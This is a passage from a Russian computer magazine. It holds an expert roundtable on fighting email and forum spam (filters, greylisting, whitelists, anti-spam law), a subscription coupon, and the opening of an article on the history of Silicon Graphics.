**КРИС КАСПЕРСКИ:** Можно, и это совсем не сложно. Достаточно сделать его неэффективным, то есть просто перестать обращать на него внимание или бойкотировать фирмы, рекламирующие себя подоб-

ным способом. Но это в теории. На практике, даже удаляя спам на автомате, мы все-таки иногда им пользуемся. Даже если один из тысячи хочет удлинить себе то, размер чего не имеет значения, то, при стоимости электронной рассылки, рекламодателю это выгодно. Тем не менее, популярность электронной почты стремительно падает, и весь цивилизованный мир уже давно подсел на yahoo и msn messenger'ы, так же появилась «личная почта» и «аккаунты» на сайтах. А старое доброе мыло становится в основном средством корпоративной переписки, которой реклама продуктов массового потребления неинтересна. А более серьезные товары/услуги и рекламируются серьезнее.

## КАК ТЫ САМ БОРЕШЬСЯ С НЕАДРЕСНЫМИ СООБЩЕНИЯМИ?

**МАКСИМ ОРЛОВСКИЙ:** Используя стандартные средства, встроенные в почтовые системы, в первую очередь Google Mail. Судя по моим наблюдениям за собственной корреспонденцией, этот сервис обладает одной из наиболее сильных систем фильтрации спама с чувствительностью до 98% и специфичностью около 100%.

**МИХАИЛ ФИШМАН:** Я никогда не оставляю почтового адреса в интернете. Для регистрации на сайтах или форумах у меня есть мыло на gmail, для дел и работы — корпоративная почта. Как результат, на gmail валятся тонны спама, которые весьма умело разгребает верный Гугл, а корпоративная почта такой проблемой не страдает. Разумеется, совсем не последнюю роль играют Black/White листы, свежие базы антиспам фильтра и грамотный конфиг MTA.

**ВАЛЕРИЯ КОМИССАРОВА:** Для меня вариант потери важного письма (к сожалению, до сих пор еще очень частый) — абсолютно неприемлем. Одно время я терпела 20-30 нежелательных писем (в течение 2-3 часов), но сейчас это стало непереносимым. Поэтому получила дополнительную проблему — ежедневный просмотр папки «Спам». Неплохо решают проблему «белые списки». Из программ, которыми пользуюсь — байесовский фильтр Bat'a, G-Lock SpamCombat, PopMail. Лучше пока не встречала.

**АНАТОЛИЙ СКОБЛОВ:** Вот несколько правил, которые я соблюдаю:

[1] НЕ ПОЛЬЗУЮСЬ БЕСПЛАТНОЙ И ПРОВАЙДЕРСКОЙ ПОЧТОЙ, ВСЯ ПОЧТА ИДЕТ НА СВОИ ДОМЕНЫ С ПОЛНЫМ МОИМ КОНТРОЛЕМ НАД НЕЙ.

[2] ИСПОЛЬЗУЮ ФОРВАРД ВСЕЙ ПОЧТЫ ДОМЕНА В 1 ЯЩИК С ДАЛЬНЕЙШЕЙ ОБРАБОТКОЙ PROCMAIL'ОМ И ФИЛЬТРАЦИЕЙ SPAMASSASSIN'ОМ.

[3] СОБЛЮДАЮ «ПОЧТОВУЮ ГИГИЕНУ». НЕ ПУБЛИКУЮ АДРЕСА ДЛЯ ЛИЧНОЙ ПОЧТЫ, ПУБЛИЧНЫЕ АДРЕСА НА СВОИХ САЙТАХ — ТОЛЬКО В ЗАЩИЩЕННОЙ ОТ СПАМЕРОВ ФОРМЕ (ПОКА ЧТО ОНИ НЕ НАЧАЛИ OCR'ИТЬ ГРАФИЧЕСКИЕ ФАЙЛЫ ИЛИ ПЫТАТЬСЯ ВЫПОЛНЯТЬ JAVASCRIPT, ФОРМИРУЮЩИЙ СТРАНИЦУ, ТАК ЧТО ЭТО ПОМОГАЕТ). В ЛЮБОМ МЕСТЕ, ГДЕ НУЖНО ОСТАВИТЬ E-MAIL НА САЙТЕ, ОСТАВЛЯЮ УНИКАЛЬНЫЙ ДЛЯ ЭТОГО МЕСТА АДРЕС, УТЕЧЕТ К СПАМЕРАМ — ОТФИЛЬТРУЮ. ДЛЯ АДРЕСОВ, КОТОРЫЕ ТОЧНО ПОПАДУТ К СПАМЕРАМ (НАПРИМЕР, УКАЗАННЫЕ ПРИ РЕГИСТРАЦИИ ДОМЕНА), ИСПОЛЬЗУЮ ФИЛЬТРАЦИЮ ПО ОТПРАВИТЕЛЮ, ЧТОБЫ 100% НЕ ПОТЕРЯТЬ НУЖНОЕ ПИСЬМО, ФИЛЬТРУЯ СПАМ. ЗА 5 ЛЕТ ИЗ ВСЕХ АДРЕСОВ, УКАЗАННЫХ НА САЙТАХ, К СПАММЕРАМ ПОПАЛИ 3 — УКАЗАННЫЕ ПРИ РЕГИСТРАЦИИ ДИСКОНТНОЙ КАРТЫ НА MNOGO.RU, SIP-АККАУНТА В КОМПАНИИ TELPHIN И ПОКУПКЕ БИЛЕТОВ В КАКОМ-ТО ТУРАГЕНТСТВЕ. К СОЖАЛЕНИЮ, В ПОСЛЕДНЕЕ ВРЕМЯ СЛУЧИЛАСЬ БЕДА, О ВОЗМОЖНОСТИ КОТОРОЙ БЫЛО ИЗВЕСТНО ДАВНО — ВИРУСЫ СТАЛИ НЕ ТОЛЬКО РАССЫЛАТЬ СЕБЯ ПО АДРЕСНОЙ КНИГЕ, НО И ОТСЫЛАТЬ E-MAIL СПАМЕРАМ. ДВА ПОСЛЕДНИХ АДРЕСА ПОПАЛИ К СПАМЕРАМ ИМЕННО ТАКИМ ОБРАЗОМ.

[4] ИСПОЛЬЗУЮ SPAMASSASSIN ДЛЯ ФИЛЬТРАЦИИ СПАМА НА ТЕХ АДРЕСАХ, КУДА ОН МОЖЕТ ПРИДТИ, И КОТОРЫЕ НЕВОЗМОЖНО ЗАБЛОКИРОВАТЬ.

**ЗАРАЗА:** Использую спам-фильтр. К сожалению, без него просто невозможно. Неутешительная статистика за 19 часов 55 минут, прошедших с начала суток: 263 блокированных письма на личный «реальный» ящик, 1652 блокированных письма на мои ящики на security.nnov.ru (они везде публикуются и хорошо разрекламированы), 565 писем на корпоративные ящики. Итого: 2480 блокированных спам-писем, а в сутках еще осталось 4 с лишним часа. Вряд ли я смог бы все прочитать за день :). Год назад было не более 1500.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Указательным пальцем ;). Глаз уже натренирован, и я с ходу могу определить, спам мне пришел или нет. Поэтому все затраты связаны с выделением мусора и его удалением из почтового ящика. Никаких специальных систем (кроме установленных у нас в компании централизованно) не использую в виду нежелания заниматься их регулярным обновлением, без которого их эффективность стремительно приближается к нулю.

**КОНСТАНТИН ГАВРИЛЕНКО:** Прикрутил Спамассассин к почтовому серверу. Но, несмотря на его присутствие, спам все равно просачивается — около 1% от общего числа принятых писем.
**INSIDEPRO:** Если почтовый адрес используется для приватной переписки, то настраиваю почтовый сервер так, чтобы все письма, кроме получаемых с определенных адресов, удалялись прямо там. Если же почтовые ящики были мной созданы для выполнения каких-либо функций (раскрутка сайта, размещение программ на shareware-серверах и так далее), то после выполнения своих функций я просто удаляю их :).
**АНТОН КАРПОВ:** Не буду утверждать, что мой метод подходит для любого случая и является панацеей, однако он работает и очень даже эффективно. Связка «Postfix + some headers checks + blacklists + SpamAssassin + OpenBSD spamd greylisting» опробована в боях и ни разу не подводила. В экстремальном случае можно вообще взять любой почтовый сервер без каких-либо «спамовых докруток» и поставить перед ним упомянутый OpenBSD spamd в режиме greylisting. Есть мнение, что по сочетанию «простота настройки/получаемый результат» этому программному продукту от разработчиков ОС OpenBSD нет равных.
**КРИС КАСПЕРСКИ:** Часто меняю адреса, сообщая их ограниченному кругу лиц и используя почту в основном для служебной переписки. Никакие дополнительные фильтры не устанавливаю, предпочитая удалять все левые сообщения вручную, тем более что их приходит сравнительно немного.

НАИБОЛЕЕ АКТУАЛЬНАЯ ПРОБЛЕМА — ОПРЕДЕЛИТЬ ТОНКУЮ ГРАНЬ «СПАМ/НЕ СПАМ». КАК ПОКАЗЫВАЕТ ПРАКТИКА, ЛИБО СПАМА БОЛЬШЕ, ЛИБО ВЕРОЯТНОСТЬ НЕ ПОЛУЧИТЬ НУЖНЫЕ ПИСЬМА ВЫШЕ. ГДЕ ВЫХОД?

**МАКСИМ ОРЛОВСКИЙ:** Наиболее эффективным является применение адаптивных алгоритмов и нейросетевых технологий с возможностью обучения. Многие топовые антиспамовые фильтры на современных почтовых серверах используют именно их, благодаря чему в последнее время достигнут большой прогресс в защите от спама.
**МИХАИЛ ФИШМАН:** Это действительно очень сложная проблема, особенно на почтовых серверах крупных корпораций. Пользователи получают критически важные сообщения, которые ни в коем случае нельзя потерять в недрах спамфильтров. Обычно в таких сетях удаляют только совсем явный спам, а все подозрительные письма доставляют юзеру в отдельную папку вроде Junk Mail и пишут в должностной инструкции — обязательно проверять письма в Junk перед их удалением. Выход надо искать в области попыток снижения количества спама, а никак не в области его фильтрации. Еще один вариант — строго-настрого запретить работникам использовать корпоративный ящик для личных целей и не «светить» его в Сети.
**ВАЛЕРИЯ КОМИССАРОВА:** Выход может быть только в постепенном улучшении методов борьбы. «Силовой» метод решения проблемы здесь не применим. Только постоянное улучшение, постоянная доработка и разработка. Использование «белых» и «черных» списков, применение технологий ИИ в фильтрах — все ведет к тому, что ситуация будет улучшаться. Медленно, но верно.
**АНАТОЛИЙ СКОБЛОВ:** «Почтовая гигиена» позволяет не фильтровать некоторые ящики, используемые для важной почты. А SpamAssassin позволяет проверять почту на «спамность» по куче разных критериев: bayes-фильтр, учитывающий частоту появления слов в нормальной почте и спаме, различные «черные» списки открытых релеев, открытая БД сигнатур спама razor, проверка различных параметров заголовков и писем. При этом все критерии имеют различный вес (настраивается), и по сумме всего найденного определяется «спамность».
**ЗАРАЗА:** Для меня спам — это все, что тебе не нужно, но что пришло в твой ящик. Все, что напрасно отнимает время. Естественно, автоматическая фильтрация спама — зло. И фильтровать почту или не фильтровать ее — каждый решает сам. Нужно быть готовым к соответствующим потерям либо времени и нервов, либо нужной корреспонденции.
**АЛЕКСЕЙ ЛУКАЦКИЙ:** Получать все, а подозрительные письма маркировать пометкой [SPAM]. Это позволит складировать вызывающие сомнения сообщения в отдельной папке, которую можно будет просматривать раз в день. Перекладывать ответственность по удалению почты на автоматизированную систему я бы не стал.
**КОНСТАНТИН ГАВРИЛЕНКО:** Тонкая грань определяется автоматически, с помощью определенной системы оценки содержания сообщения, присутствия релеев в «черных» списках, автоматических «белых» и «черных» листов отправителей и прочего. Для меня выходом стало автоматическое складирование помеченных спам-писем в отдельный смап-фолдер и их хранение в течении недели. Если я ожидаю какого-то важного письма и не получаю его, то проверяю спам-фолдер, но это скорее исключение из правил, так как такие ситуации достаточно редки. В ту же папку уходят письма, которые не были помечены как спам, для последующего «натаскивания» статистических фильтров.
**INSIDEPRO:** Адреса технической поддержи или отдела продаж какой-либо фирмы однозначно должны принимать все 100% сообщений, так как из-за фильтрации можно «недополучить» какую-либо важную информацию, в том числе и коммерческого характера. Если же это e-mail обычного пользователя Сети, который использует его для переписки с друзьями и получения рассылок, то вариантов два: периодически менять свой почтовый адрес, предупреждая об этом своих корреспондентов, либо на своем POP3-сервере разрешить прием писем ТОЛЬКО от служб рассылки и от конкретных адресов своих знакомых, уничтожая остальные письма прямо на сервере.

**АНТОН КАРПОВ:** Эта проблема возникает при использовании комплексных анализаторов тела и заголовков письма на соответствие определенным критериям, по результатам которых делается вывод о «чистоте» корреспонденции. В качестве примера ПО, реализующего такую функциональность, можно привести тот же SpamAssassin. Действительно, анализ письма может быть эффективным, однако он занимает определенное время, и есть возможность как слиберальничать (пропустить спам), так и слишком сильно закрутить гайки (не пропустить честное письмо). Самый простой выход — просто полагаться на другие методики. Уже упомянутый OpenBSD spamd опирается на совсем иные технологии, основа которых — определение спамера не по корреспонденции, а по поведению хоста. На сайте http://www.ualberta.ca/~beck/nycbug06/spamd/ приведены слайды с доклада разработчика spamd о технологиях и методиках, применяемых в этом продукте.

**КРИС КАСПЕРСКИ:** Гораздо больше страдаю не от спамеров, а от злобных администраторов, устанавливающих на корпоративных серверах агрессивные фильтры, к тому же очень хреново настроенные. RFC настоятельно рекомендует, чтобы сервер в случае недоставки письма посылал отправителю (не получателю!) уведомление, что его письмо расценивается как спамерское и потому не доставляется. Но хороших манер придерживаются далеко не все серверы (точнее, их администраторы). Причем, если недоставка личных писем обычно заканчивается на уровне простого недовольства, то в корпоративной сфере это сплошь и рядом приводит к убыткам, и притом весьма значительным. К сожалению, выхода нет. Поскольку, даже определив для себя границу «спам/не спам», никак не могу воздействовать на политику серверов своих респондентов. Даже если я установлю себе собственный почтовый сервер, это не решит проблемы, ведь фильтрация осуществляется с обоих концов.

**I** СПАМЕРЫ ДОВОЛЬНО ЭФФЕКТИВНО АТАКУЮТ ФОРУМЫ И БЛОГИ. ЕСТЬ ПРЕДПОСЫЛКИ, ЧТО СКОРО СТАНЕТ НЕ ТОЛЬКО СЛОЖНО ЧИТАТЬ ПОЧТУ, НО И ОБЩАТЬСЯ ЧЕРЕЗ ИНТЕРНЕТ. НЕ ПУГАЕТ ТАКАЯ ПЕРСПЕКТИВА?

**МАКСИМ ОРЛОВСКИЙ:** Не пугает. Потому что процент информационного шума в сложных системах есть величина постоянная :). С усложнением систем возрастает и уровень шума. К нашему счастью (либо печали), абсолютного оружия не существует — в ответ на новый метод «заспамливания» можно придумать и защиту от него. Когда уровень спама в блогах и форумах будет мешать эффективной работе соответствующих сервисов, ИТ-сообщество неизбежно отреагирует созданием и внедрением новых способов защиты.

**МИХАИЛ ФИШМАН:** Не пугает. Тематические форумы и блоги достаточно хорошо защищены от спама, хотя бы той же проверкой e-mail'а при регистрации и картинкой для верификации, а крупные нетематические форумы уже давно имеют свои блэклисты и большое количество модераторов. Намного острее проблема стоит в сетях обмена мгновенными сообщениями, например, в ICQ. Количество спама в таких сетях существенно растет, и пока не похоже, что у гигантов Instant Messaging'а получается справляться с этой тенденцией.

**ВАЛЕРИЯ КОМИССАРОВА:** Не пугает. Это, во-первых, маловероятно. Во-вторых, решаемо. Если дело вдруг действительно начнет принимать такие масштабы — это затронет действительно всех (в том числе и тех, кому непосредственно спам выгоден). И, надеюсь, над проблемой действительно начнут серьезно работать.

**АНАТОЛИЙ СКОБЛОВ:** Пугает. На aboutphone.info пришлось закрыть возможность постинга сообщений без авторизации. Помогло. Но сократилось количество общающихся.

**ЗАРАЗА:** Блоги все-таки гораздо лучше защищены. Можно реализовать, например, защиту через CAPTCHA. Если в случае почтового спама антиспамеры гоняются за спамерами, то тут наоборот. Спамер будет терять уйму времени, чтобы проспамить один блог.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Я бы пошел еще дальше и отметил, что спамеры сейчас осваивают GSM. А проблема SMS-спама гораздо серьезнее, так как на экране не помещается адресат смски, и ее приходится открывать в любом случае. А после внедрения технологий IP TV не исключаю возможности распространения видео-спама. Уже вошло в привычку, что все новые технологии используются не только по прямому назначению, но и с другими целями. Так что «волков бояться — в лес не ходить».

**МИХАИЛ ФЛЕНОВ:** В нашей стране столько всего происходит, что вообще жить страшно, а общаться в интернете — и подавно. Если не спамеры, то мейлбомберы или флудеры достанут. Бороться с этим очень сложно, а молчать тоже нельзя. Не вижу реального выхода из этой ситуации, потому что интернет — свободная зона, и некоторые индивидуумы пытаются превратить эту свободу в беспредел. Пугает многое, но все пройдет. Угроз в интернете было очень много, но мы пережили все и спам тоже переживем.

**КОНСТАНТИН ГАВРИЛЕНКО:** Особо этого не замечаю. Видимо, из-за правильно настроенного Firefox'а для просмотра веб-контента и Licq для общения. Что касается форумов, то при наличии грамотного и не ленивого админа, следящего за контентом, а также процедуры регистрации участников, отсекающей ботов, проблема форумного спама уходит. Хотя, может, просто форумы такие попадаются, неинтересные для спамеров :).

**INSIDEPRO:** Совсем не пугает. Так как автоматическую рассылку спама через форумы и блоги запретить очень легко. Можно написать свой движок форума со своей страницей регистрации, формат кото-

рой не будет известен ни одному спам-боту. А можно вполне эффективно защитить и популярный форум от спама. К примеру, несколько месяцев назад столкнулся с ситуацией, когда на форуме моего сайта стало появляться много спама. Движок форума имеет встроенную защиту от спама в виде картинки с цифрами, которые надо ввести при регистрации на форуме, но, очевидно, код для распознавания этих символов давно уже написан и интегрирован в софт для рассылки спама на форумы. Решение, в результате которого спам на форуме пропал полностью и не появляется уже много месяцев, было найдено очень быстро — на страницу регистрации форума было установлено дополнительное текстовое поле с просьбой ввести в нем слово «Russia». Откуда знать спам-ботам, что именно на ЭТОМ форуме надо дополнительно вводить именно ЭТО слово? Ведь ручной проверки результатов спам-рассылки пока нет, а если даже и будет, то что мне мешает заменить слово «Russia» на слово «Moscow»? Или же вообще случайно выбирать слово из БД: каждый день — разное слово. Вариантов очень много, поэтому на данный момент спам на форумах и блогах, рассылаемый автоматически, можно отсекать достаточно легко. А вот с рекламой, добавляемой вручную, бороться гораздо сложнее. Но варианты все же есть…

**АНТОН КАРПОВ:** Действительно, такие предпосылки есть. И если форумы и блоги защищаются проверенными методиками вроде CAPTCHA, а также административными мерами (запрет на постинг незарегистрированным пользователям), то службы обмена сообщениями (например, Jabber) пока никак не защищены, но и не пользуются интересом у спамеров. Вероятно, только из-за сравнительно слабой распространенности.

**КРИС КАСПЕРСКИ:** С тех пор как интернет из деревни превратился в мегаполис, с помощью него уже никто полноценно не общается. Блоги являются деградировавшей мутацией телеконференций, чья сила была в их централизованной структуре и, как следствие, огромной аудитории. Блоги скорее напоминают посиделки на кухне, и защитить их от нежелательных сообщений очень просто, например, путем премодерации. Собственно говоря, остальные блоги и читать не стоит из-за обилия идиотов, захламляющих блог совершенно бессмысленными сообщениями почище всяких спамеров.

**С 1 ИЮЛЯ 2006 ГОДА ВСТУПИЛИ В СИЛУ ПОПРАВКИ К ЗАКОНУ «О РЕКЛАМЕ», НАПРАВЛЕННЫЕ ПРОТИВ СПАМЕРОВ. ТЕМ НЕ МЕНЕЕ, ЭТО НЕ МЕШАЕТ ИМ СПАМИТЬ И ДАЛЬШЕ. ЕСТЬ ЛИ ДРУГИЕ СПОСОБЫ ВОЗДЕЙСТВИЯ НА НЕПРОШЕННУЮ РАССЫЛКУ?**

**МАКСИМ ОРЛОВСКИЙ:** Самый эффективный способ борьбы с правонарушениями — лишение спамеров мотивации спамить. Законы и кодексы, как известно, на этом пути — не лучший инструмент. Спам будет существовать до тех пор, пока, с одной стороны, он будет приносить прибыль, а с другой, будут люди, готовые за копейки тратить свое время на его рассылку и создание инструментов для работы с ним.

**МИХАИЛ ФИШМАН:** То, что в России начинает появляться законодательная база по таким вопросам — это уже очень хорошо. Плохо только то, что это абсолютно бесполезно. Существует Уголовный кодекс и судебная система, однако преступления все равно совершались, совершаются и будут совершаться. Та же ситуация и со спамерами — их будут периодически ловить и даже, возможно, наказывать. Но количество спама от этого не уменьшится, так как «свежие» спамеры будут появляться на месте «удаленных с поля боя» .

**ВАЛЕРИЯ КОМИССАРОВА:** Правовые меры воздействия в качестве законодательных актов неэффективны — подписывать законопроекты бессмысленно. Необходимы «полуофициальные» методы воздействия, с уголовной, конечно, ответственностью. Отслеживание, логи, работа с провайдерами…

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Пока не будет жестких уголовных мер (а их вряд ли примут), проблема спама не решится. У наших законодателей есть более насущные задачи, чем борьба со спамом. Достаточно интересны решения операторского класса, которые позволяют блокировать массовые рассылки путем контроля числа сообщений, посланных одним пользователем за единицу времени. Но операторы пока не «бегут» устанавливать такие решения, так как со стороны заказчиков нет еще вала запросов на такие услуги. Люди привыкли к электронному спаму, также как и к бумажному спаму в своих обычных почтовых ящиках.

**МИХАИЛ ФЛЕНОВ:** Дубина и реальные сроки в не столь отдаленных местах. Законы приняли, а реально пока ничего не сделали и не будут делать, потому что все решают деньги. И мало кого волнуют обычные пользователи Сети. Когда спамеров реально накажут, вот тогда и станет лучше. Только нужно наказывать всех подряд, а не запугивать парочкой показательных процессов.

**КОНСТАНТИН ГАВРИЛЕНКО:** Есть, и очень даже действенные, как показал случай с «Центром английского разговорного языка». Но если серьезно, то принятия одного закона мало. Необходимы опытные кадры, способные довести дело до суда. Несколько показательных процессов, и охота к спамингу отпадет.

**АНТОН КАРПОВ:** Как только примут поправку, разрешающую физическое уничтожение спамеров, я первым возьму в руки пулемет :). Мне кажется, что правильный путь — не в воздействии на спамеров, а в повышении эффективности методов и технологий защиты от них. Когда все научатся адекватно и грамотно защищаться, спамерское дело станет просто невыгодным, и спамеры отомрут сами собой.

**КРИС КАСПЕРСКИ:** Закон лишь создает правовую основу, но нет такого закона, который нельзя обойти. Ведь оставляя свое мыло на публичных серверах, мы теряем право на приватность и уже не можем говорить о том, что какие-то сообщения являются «незапрошенными» **C**

# СПЕЦ

**ПОДПИСКА В РЕДАКЦИИ**

ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА СТОИМОСТЬ
ГОДОВОЙ ПОДПИСКИ **1870 РУБЛЕЙ**

## КАК ОФОРМИТЬ ЗАКАЗ

**1.** Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.xakep.ru.
**2.** Оплатите подписку через Сбербанк .
**3.** Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

## ВНИМАНИЕ!

**Подписка оформляется в день обработки купона и квитанции в редакции:**

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

**Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.**
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал «Хакер Спец» **на 6 месяцев стоит 1020 руб**
**на 12 месяцев стоит 1870 руб (со скидкой)**

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, Билайн и Мегафон). Вопросы о подписке можно также направлять по адресу **INFO@GLC.RU** или прояснить на сайте **WWW.XAKEP.RU**

## ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «ХАКЕР СПЕЦ»

СПЕЦ

☐ на 6 месяцев
☐ на 12 месяцев
начиная с _____ 2007 г.

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О.

Дата рожд. ☐☐. ☐☐. ☐☐ г.
(день. месяц. год)

**АДРЕС ДОСТАВКИ**

Индекс
Область/край
Город
Улица
Дом Корпус
Квартира/офис
Телефон (код)
E-mail
Сумма оплаты

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название своей организации.

**Извещение**

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала «СПЕЦ» с _____ (месяц) 2007 г. | |

Ф.И.О.
Подпись плательщика

Кассир

**Квитанция**

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала «СПЕЦ» с _____ (месяц) 2007 г. | |

Ф.И.О.
Подпись плательщика

Кассир

не PC >>



Если в России самая распространенная марка машин — ВАЗ, то это совсем не значит, что других авто у нас не производят. Та же ситуация складывается и в мире компьютеров: если большинство людей знает такое название, как PC, то это не значит, что других компьютеров нет. Кроме x86 существуют Mac, ALPHA, SGI и многие другие. Да, они менее распространены, да, чаще всего их удел — узкий круг профи, специалистов в какой-то области, в которой эти машины выигрывают у всех остальных. Но знать о них нужно хотя бы потому, что история их появления, развития и иногда угасания весьма поучительна и интересна. Поэтому, после прочтения нашего SPEC Topic'a, слова NEXT и Silicon Graphics перестанут быть для тебя тайной, и ты убедишься, что ДНК есть не только у людей.

# блеск и нищета sgi

ИСТОРИЯ НАЧАЛАСЬ В 1979 ГОДУ С ИННОВАЦИОННОЙ АКАДЕМИЧЕСКОЙ РАЗРАБОТКИ «ГЕОМЕТРИЧЕСКОГО ДВИЖКА» (GEOMETRY ENGINE), КОТОРУЮ ПРОФЕССОР ДЖЕЙМС КЛАРК ВЕЛ СО СВОИМИ СТУДЕНТАМИ В СТЭНФОРДЕ.

**Влад Синельников**
**vlad@onthefly.ru**

→ **рождение легенды.** Идею разработки оценили и акулы венчурного капитала, которые выделили серьезные деньги на развитие созданной профессором в 1981 году компании Silicon Graphics, Inc. Кларк вместе со своими ассистентами и аспирантами уходит из университета в собственную контору и продолжает свои разработки уже под коммерческой крышей. Для реализации концепции Geometry engine в виде коммерческого продукта, безусловно, требовалась и аппаратная составляющая. По причинам, известным лишь профессору и его инвесторам, он не стал искать партнеров среди крупных компьютерных вендоров, а принял решение наряду с софтом освоить еще и производство компьютеров под собственной торговой маркой.

Ранние модели железных коней SGI носили в себе сердце производства компании Моторола — 32-битный CISC-процессор 68k. Стоит заметить, что на персоналках в те времена (начало 80-х!) правили бал шестнадцатиразрядные камни i8080 от Intel. Превосходство не ограничивалось разрядностью — поддержка 16 Мб RAM по сравнению с 1 Мб для i8080, прогрессивная архитектура, позволяющая более эффективно использовать память, а также выполнять большее количество инструкций за один такт. Эти факторы позволили машинам от SGI получить беспрецедентную производительность при размерах обычной персоналки. Безусловно, аналогичное аппаратное обеспечение использовалось и в других Unix-станциях, например, от HP или DEC. И здесь решающим фактором, который на многие годы вывел Силиконов в лидеры графических решений, стало программное обеспечение.

Несмотря на то, что первые силиконовые компьютеры IRIS 1000/1200 были всего лишь графическими терминалами для монстра VAX (мейнфрейм от Digital), модель из следующей линейки IRIS 3130 стала независимой и вооруженной до зубов Unix-станцией. Вооружение составляли два 300 Мб винчестера, стример (других портативных средств хранения попросту не было) и десятимегабитная сетевая карта Ethernet. Несмотря на это, мощности моторолловских камней уже не хватало, и рынок требовал новых более производительных решений.

В те же самые времена, когда профессор Кларк оставил свой университет для воплощения своих идей в железе и софте SGI, Джон Хэннеси разрабатывал совершенно новую процессорную RISC-архитектуру MIPS. Ее особенностями были длинные по тем временам конвейеры с практически полным отсутствием блокировок. Несмотря на то, что малое количество блокировок в конвейерах не позволяло выполнять сложные инструкции, возможность работать на высоких тактовых частотах компенсировала этот недостаток и позволяла их эмулировать. По прошествии трех лет разработка созрела для промышленной реализации, и Хэннеси также покидает университет ради собственного детища — основанной им компании MIPS Technologies. Оригинальная концепция работы с памятью позволила снять с CPU большую часть нагрузки по обеспечению взаимодействия периферийных устройств с памятью — они обращаются к ней самостоятельно, получив в распоряжение от процессора определенный ее сегмент. Удачная идеология архитектуры MIPS как нельзя лучше подходила для реализации затей инженеров SGI, и воп-


sgi
altix xe210
sgi
altix xe240

рос о том, кто будет поставлять процессоры для их компьютеров, был решен на многие годы вперед.

Переход на новые процессоры вкупе с использованием в качестве операционки собственного диалекта UNIX System V Release 4 позволили SGI к середине 80-х на равных соперничать с Sun, крупнейшим игроком на рынке UNIX-станций.

В течение следующих нескольких лет рабочие станции Silicon Graphics получили в свое распоряжение SCSI-интерфейс, 32-разрядные шины — EISA с программным Plug-n-play для подключения внутренних устройств/плат расширения (скорость обмена данных — 32 Мб/сек) и графическую шину GIO (скорость — 133 Мб/сек). Пропускная способность системной шины достигала 400 Мб/сек. Для закрепления своего победоносного шествия SGI совершает ряд приобретений — в 1989 году со всеми потрохами был проглочен поставщик процессоров MIPS Technologies. Затем силиконовцы прикупили, ни много ни мало, двух из имеющихся на тот момент на рынке трех производителей профессиональных программ для работы с 3D (Alias и Wavefront). Третьего же игрока, Softimage, неожиданно для всех чуть позже прибрал к рукам один распоясавшийся софтверный монополист.

Между тем, на фоне общего подъема компанию покидает ее основатель, Джеймс Кларк. По тем же причинам, что побудили сделать в свое время аналогичный шаг и Стива Джобса — отсутствие взаимопонимания с руководящим составом. Также, как и Джобс, Кларк не стал сидеть сложа руки — им был основан стартап под названием Netscape, бросивший вызов самому Microsoft.

➔ **кому это нужно?** К началу последнего десятилетия двадцатого века гегемония SGI на рынке профессиональных графических станций стала очевидной. Модели SGI от Iris 4D до SGI Indy стали стандартом в индустрии производства спецэффектов для кино и визуализации различных природных процессов. Живность «Парка Юрского периода», робот из жидкого металла и все прочее в «Терминаторе-2», спецэффекты для «Бездны» и многих других фильмов в период с середины восьмидесятых по середину девяностых были созданы именно на этих машинах. Более поздние фильмы — «Армагеддон» и «Властелин колец» также щеголяли спецэффектами, созданными с помощью станций SGI (это были уже более тяжелые решения для рендеринга). Несмотря на то, что компьютеры этой конторы известны широким массам благодаря использованию в кино и телевещании, эти отрасли были далеко не единственными сферами их применения.

В концепцию «Визуального компьютинга» отлично вписывались медицина, микробиология, проектирование, геология и военное дело. Там, где требовалась визуализация происходящих в реальном времени процессов, конкурентов решениям от SGI не было. Большим успехом пользовались системы и у конструкторов благодаря наличию на этой платформе CAD-/CAM-приложений. Буржуйским летчикам хорошо знакомы тренажеры, сравнимые по своей реалистичности с настоящими самолетами, и заслуга этого, как нетрудно догадаться, в системах визуализации SGI. Не исключено, что аналогичные тренажеры используются и при подготовке пилотов гражданской авиации в России, однако факты инсталляции таких систем мне не известны.

В стране родных осин компьютеры веселых голубых, зеленых и фиолетовых расцветок используют, в первую очередь, аниматоры и студии видеопроизводства. Из известных хотелось бы отметить российских грандов «Пилот» и BS Graphics. Во времена, предшествующие кризисному 1998 году силиконовские станции охотно приобретались нефтяниками и метеорологами, но в силу дороговизны как собственно компьютеров, так и софта, широкого распространения у нас они так и не получили.

